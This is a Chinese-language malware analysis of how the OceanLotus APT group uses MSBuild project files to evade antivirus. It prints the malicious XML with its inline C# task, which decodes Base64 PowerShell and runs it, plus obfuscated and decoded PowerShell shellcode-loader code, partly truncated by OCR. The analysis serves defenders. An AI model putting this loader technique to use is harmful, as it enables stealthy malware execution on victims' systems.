海莲花团伙利用 MSBuild 机制免杀样本分析

背景


进入 2017 年以来，360 威胁情报中心监测到的海莲花 APT 团伙活动一直处于高度活跃状态，近期团伙又被发现在大半年内入侵了大量网站执行水坑式攻击。海莲花团伙入侵目标相关的网站植入恶意 JavaScript 获取系统基本信息，筛选出感兴趣的目标，诱导其执行所提供的恶意程序从而植入远控后门。

基于所收集到的 IOC 数据，360 威胁情报中心与 360 安全监测与响应中心为用户发现了大量被入侵的迹象，协助用户做了确认、清除及溯源工作，在此过程中分析了团伙所使用的各类恶意代码样本。为了顺利实现实现植入控制，海莲花团伙所使用的恶意代码普遍加入了绕过普通病毒查杀体系的机制，利用带白签名程序加载恶意 DLL 是最常见的方式。除此之外，部分较新的恶意代码利用了系统白程序 MSBuild.exe 来执行恶意代码以绕过查杀，以下为对此类样本的一些技术分析，与安全社区分享。

MSBuild 介绍

MSBuild 是微软提供的一个用于构建应用程序的平台，它以 XML 架构的项目文件来控制平台如何处理与生成软件。Visual Studio 会使用 MSBuild，但 MSBuild 并不依赖 Visual Studio，可以在没有安装 VS 的系统中独立工作。


按照微软的定义，XML 架构的项目文件中可能包含属性、项、任务、目标几个元素，其中的任务元素中可以包含一些常见的操作，比如复制文件或创建目录，甚至编译执行写入其中的 C#源代码。如下是一个 XML 项目文件的例子：



```xml
<?xml version="1.0" encoding="utf-8"?>
<!--根元素，表示一个项目-->
<!--DefaultTargets用于定默认执行的目标-->
<Project DefaultTargets="build" xmlns="http://schemas.microsoft.com/developer/msbuild/2003">
  <!--属性都要包含在PropertyGroup元素内部-->
  <PropertyGroup>
    <!--声明一个"linianhui"属性，其值为"hello world"-->
    <linianhui>hello world</linianhui>
  </PropertyGroup>
  <!--目标-->
  <Target Name="build">
    <!--MSBuild提供的一个内置任务，用于生成记录信息用$(属性名)来引用属性的值-->
    <Message Text="$(linianhui)"></Message>
  </Target>
</Project>
```

其中的 Message 标签指定了一个 Message 任务，它用于在生成期间记录消息。

用 MSBuild 加载处理这个 helloworld.xml 项目文件，我们看到 Message 任务被执行，输出了"hello world"。



```
D:\>MSBuild helloworld.xml
Microsoft(R) 生成引擎版本 4.0.30319.1
[Microsoft .NET Framework 版本 4.0.30319.269]
版权所有(C) Microsoft Corporation 2007。保留所有权利。

生成启动时间为 2012-08-29 22:05:59。
节点 1 上的项目"D:\helloworld.xml"(默认目标)。
build:
  hello world
已完成生成项目"D:\helloworld.xml"(默认目标)的操作。


已成功生成。
    0 个警告
    0 个错误

已用时间 00:00:00.23

D:\>
```


除了如上的系统预定义的内置任务，MSBuild 还允许通过 Task 元素实现用户自定义的任务，功能可以用写入其中的 C#代码实现，我们看到的海莲花样本正是利用了自定义 Task 来加载执行指定的恶意代码。

样本分析

我们所分析的样本主要的执行流程为：使用 MSBuild 解密执行一个 Powershell 脚本，该 Powershell 脚本直接在内存中加载一个 EXE 文件，执行以后建立 C&C 通道，实现对目标的控制。

利用 MSBuild 的加载执行

样本的初始执行从 MSBuild.exe 开始，攻击者把恶意代码的 Payload 放到 XML 项目文件中，调用 MSBuild 来 Build 和执行，下图为调用 MSBuild 程序的命令行属性：




Threads | TCP/IP | Security | Environment
.NET Assemblies | .NET Performance | Strings
Image | Performance | Performance Graph | Disk and Network | GPU Graph

Image File


MSBuild.exe
Microsoft Corporation
Version: 4.0.30319.33440
Build Time: Tue Aug 06 08:40:10 2013
Path:
\Windows\Microsoft.Net\Framework\v4.0.30319\MSBuild.exe
Command line:
).30319\MSBuild.exe C:\Windows\System32\SystemEventsBrokers.xml
Current directory:
C:\Windows\System32\
Autostart Location:
n/a

Parent: <Non-existent Process>(8452)
User: NT AUTHORITY\SYSTEM
Started: [redacted] Image: 32-bit
Comment:
VirusTotal:
Data Execution Prevention (DEP) Status: Enabled
Address Space Load Randomization: Bottom-Up
Control Flow Guard:

其中 SystemEventsBrokers.xml 文件内容如下：




```
    <Project ToolsVersion="4.0"
xmlns="http://schemas.microsoft.com/developer/msbuild/2003">↓
      <Target Name="Hello">↓
       <FragmentExample />↓
       <ClassExample />↓
      </Target>↓
      <UsingTask↓
        TaskName="FragmentExample"↓
        TaskFactory="CodeTaskFactory"↓

AssemblyFile="C:\Windows\Microsoft.Net\Framework\v4.0.30319\Microsoft.Build.Task
s.v4.0.dll" >↓
        <ParameterGroup/>↓
        <Task>↓
          <Using Namespace="System" />a↓
          <Using Namespace="System.IO" />↓
          <Code Type="Fragment" Language="cs">↓
            <![CDATA[↓
↓
            ]]>↓
          </Code>↓
        </Task>↓
        </UsingTask>↓
        <UsingTask↓
        TaskName="ClassExample"↓
        TaskFactory="CodeTaskFactory"↓

AssemblyFile="C:\Windows\Microsoft.Net\Framework\v4.0.30319\Microsoft.Build.Task
s.v4.0.dll" >↓
        <Task>↓
          <Reference Include="System.Management.Automation" />↓
          <Code Type="Class" Language="cs">↓
            <![CDATA[↓
                using System;↓
                using System.IO;↓
                using System.Diagnostics;↓
                using System.Reflection;↓
                using System.Runtime.InteropServices;↓
                using System.Collections.ObjectModel;↓
                using System.Management.Automation;↓
                using System.Management.Automation.Runspaces;↓
                using System.Text;↓
                using System.Net;↓
                using Microsoft.Build.Framework;↓
                using Microsoft.Build.Utilities;↓
                public class ClassExample :  Task, ITask↓
                {↓
                    public override bool Execute()↓
                    {↓
                        string aaa =
"IAAoACgAJwAgAEkARQBYACAAKAAoACgAKAAyAGwATAB7ADEAOAA3AH0AewAxADQANAB9AHsAMQA1ADg
AfQB7ADEAOAAwAH0AewA1ADMAfQB7ADcAOAB9AHsAMQA5ADEAfQB7ADEAOAAzAH0AewA4ADYAfQB7ADQ
AfQB7ADYANAB9AHsAMQA0ADUAfQB7ADgAOAB9AHsAMQA1ADQAfQB7ADEANgA3AH0AewAxADgAMQB9AHs
AMQA0ADAAfQB7ADEAOQAyAH0AewA1ADIAfQB7ADkAOQB9AHsAMQAzADQAfQB7ADQAMwB9AHsAMQA1ADI
```




```
                byte[] bbb = System.Convert.FromBase64String(aaa);
                string ccc =
System.Text.Encoding.Unicode.GetString(bbb);
                string a = RunPowershellScript(ccc);
                return true;
            }
            private string RunPowershellScript(string scriptText)
            {
                Runspace runspace = RunspaceFactory.CreateRunspace();
                runspace.Open();
                Pipeline pipeline = runspace.CreatePipeline();
                pipeline.Commands.AddScript(scriptText);
                pipeline.Commands.Add("Out-String");
                Collection<PSObject> results = pipeline.Invoke();
                runspace.Close();
                StringBuilder stringBuilder = new StringBuilder();
                foreach (PSObject obj in results)
                {
                    stringBuilder.AppendLine(obj.ToString());
                }
                String result = stringBuilder.ToString();
                result = result.Remove(result.Length - 4, 4);
                return result;
            }
        }
      ]]>
    </Code>
  </Task>
 </UsingTask>
</Project>
```

文件中指定的 Task 对象的 Execute 方法被重载了，功能代码用 C#实现，变量 aaa 是一块经过 Base64 编码的数据，C#的处理逻辑其实只是简单地对 aaa 做 Base64 解码并在编码转换以后交给 Powershell 执行。下图为 aaa 变量对应的数据做编码转换以后的 Powershell 脚本：




```
 ((' IEX
((((21L{187}{144}{158}{180}{53}{78}{191}{183}{86}{4}{64}{145}{88}{154}{167}{181}
{140}{192}{52}{99}{134}{43}{152}{148}{91}{141}{73}{80}{82}{162}{122}{69}{186}{87}
{130}{102}{14}{206}{160}{74}{42}{61}{13'+'1}{156}{172}{114}{94}{143}{124}{135}{5
6}{163}{126}{128}{189}{175}{211}{31}{133}{13}{75}{153}{146}{161}{169}{26}{185}{5}
{92}{125}{83}{165}{19}{208}{129}{16}{157}{79}{199}{205}{48}{170}{190}{182}{44}{1
88}{15}{49}{1}{184}{137}{171}{149}{103}{106}{142}{63}{197}{65}{179}{168}{27}{147}
{110}{151}{11}{159}{2}{45}{23}{127}{210}{34}{36}{95}{21}{17}{193}{111}{203}{109}
{38}{72}{107}{101}{51}{108}{136}{201}{212}{37}{28}{93}{120}{121}{12}{115}{194}{5
7}{29}{139}{46}{164}{35}{66}{173}{178}{98}{67}{116}{85}{198}{112}{132}{177}{71}
{54}{76}{96}{39}{10}{8}{117}{166}{32}{18}{47}{25}{59}{176}{20}{84}{40}{58}{196}
{81}{30}{97}{77}{105}{50}{41}{6}{150}{195}{123}{138}{0}{207}{68}{202}{174}{22}{5
5}{70}{3}{33}{9}{7}{100}{90}{200}{209}{24}{155}{119}{204}{60}{118}{104}{62}{89}
{113}21L -f
310BBP4//nPcp31WeBAAWgLsJaGAAYBvQm49CPo7TbmyqY/MQELAAYBvQuIFwFQEcgICQtIFItIAAYRu
Ya7DUAXARwBiIg0iUA1iAAgF4iptP0kfJk/gAAgF4CZCmJ+0mJ9MAAgF8i4iAAgF8iYiDE8gJs+XAAgF
4ibimBAAWwLkJ0vwD++0mBAAAIwvKrCExeFFwFAAAYBvQuYEcgICQtIFItIAAYRuYa7DUAXARwBiIg0i
UA1iAAgF4iptPwkfNk/gAAgF4CZCmBAAAEgvWN14TbGAAAgA6CAAWwLiLiQRLy+ik0owH+k0owHVxMzM
z8//rPVp3FCFtI7LWFzMzMzMzMzMzMzMzD3FBEP4//vvUoHgaMU1iAAgF4CZCmBRTLCAAWwLiJ0QwD
K+0mRRVLa2wdRAxD+//7vH6Bo2WeBAAWgLsJaGDVtIAAYBvQm48CPIENto7TbmyqARsUA0/AAgF8C5iR
wBiIA1iUg0iUA0/AAgF5iptPEBHISBULCAAWgLm2+AAAYBuQmgZIg0iiPtZWvoZUU3iWNVa+1Q+DCAAW
wLiLiQRLy+iVxMzMzMzMzMzMPsXAAgFo6YARAETN0A6D0sXAAgFo6YARAETNKA6D0sXAAgFo6YARAETN
i0weBAAWgqjBEBQM1Is9NA+DSA6DCTdAAAAK4nl80oZAI0ThBptPMTdAAAAK4nj80oZAI0TihotPgTdA
AAAK4nl80oZAI0TjBptPkWdAAk0owH+k0owHAAK4nj80oZAI0TkhotPAQSN0w6AAAASgLDEP4//3fzoD
FAAsAMG24//7emobFAAkAi02IAAsAKGu4//7+qobFAAAAl02IAAsAHGuI8LaFzMzMzMzMzMzMzMPcXlv
4Wf9//9HL6AAwC8YZj831i//P7fjuxLCAA'+'LwlhUmICNtIAAsAYWuIAAQBVGuIAAQBV0+////vQN+g
AAAAFQ57gEQ8g//P7yg0+NloxLGgaBBAALAmjJKwnk0owH+k0owHUloZCcIVJaW03+AAAQBW0QJiC7P+
NtY02+wAzJttPEt0EQ8gAAAFYZAjKCAAUglHUq4jUkoZ430ifSxAmdIFLaGAAsAX0SYiAAAFU54iAAAF
UZZAAAwCc5InJCAAUQ1jLCAAUQ11B8vyDCAALAmhL+//sfL6AAwCg5YiGvYAqBAAUAlhJiEAAsAYeuIA
AsAXGy4iAAAFQZ4iAAAAAQCpNew64XUi4X0iv3XA7PIBEP4S//P74juxL0VE8Fw+Duf0YvowrkJAAQBU
GuIBKlICVtI/NlosSJAAAQBU+0IAAYBrGmiADS0tPsAdbXIAAYBq0+PAAAAFYZAhGfIFJaGAAAQA6CAA
Lwl1EmIAAQBUWuIAAQBUG+PwzIw6BvYQF0nA5PYU9JAAAQBU+0oy8hfR7AkAHSVimJ9MHs0yLCAAAQBW
wQox8XUiAAwCcZJhJCAAUAl1LCAAUAlh/LCdAcIPDamN+JdhAAgA9AAAUQk0owH+k0owHlhHDAAAAAAA
QBUGeM/NlI+VlIwz8fyDixiMA1iIA0i4s4VThQRLiA7Dy+iVxMzD3V5L6F3+N/0GdLBJa2//3P0oDeVE
loZAh8igXFR3+gF0JdhCcLV3+AJ4tdh2PD5+9A+DCE4FxUim58tPY/AmF/AmBeN0toZCRTjWvCAAAQA4
```

可以看到这块代码还是经过混淆的，通过层层解码执行，最终得到的代码如下：



```
&("{3}{1}{0}{2}" -f 'ictMod','Str','e','Set-') -Version 2↓
${DO iT} = @'↓
function func_get_proc_address {↓
        Param ($var_module, $var_procedure)                ↓
        $var_unsafe_native_methods = ([AppDomain]::CurrentDomain.GetAssemblies() | Where-Object { $_.GlobalAssemblyCache -And $_.Location.Split('\\')[-1].Equals('System.dll') }
        ↓
        return $var_unsafe_native_methods.GetMethod('GetProcAddress').Invoke($null, @([System.Runtime.InteropServices.HandleRef](New-Object System.Runtime.InteropServices.Handl
}↓
function func_get_delegate_type {↓
        Param (↓
                [Parameter(Position = 0, Mandatory = $True)] [Type[]] $var_parameters,↓
                [Parameter(Position = 1)] [Type] $var_return_type = [Void]↓
        )↓
        ↓
        $var_type_builder = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object System.Reflection.AssemblyName('ReflectedDelegate')), [System.Reflection.Emit.AssemblyB
        $var_type_builder.DefineConstructor('RTSpecialName, HideBySig, Public', [System.Reflection.CallingConventions]::Standard, $var_parameters).SetImplementationFlags('Runti
        $var_type_builder.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $var_return_type, $var_parameters).SetImplementationFlags('Runtime, Managed')↓
        ↓
        return $var_type_builder.CreateType()↓
}↓
[Byte[]]$var_code = [System.Convert]::FromBase64String('[illegible]
$var_buffer = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((func_get_proc_address kernel32.dll VirtualAlloc), (func_get_delegate_type @([IntPtr], [UI
[System.Runtime.InteropServices.Marshal]::Copy($var_code, 0, $var_buffer, $var_code.length)↓
$var_hthread = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((func_get_proc_address kernel32.dll CreateThread), (func_get_delegate_type @([IntPtr], [U
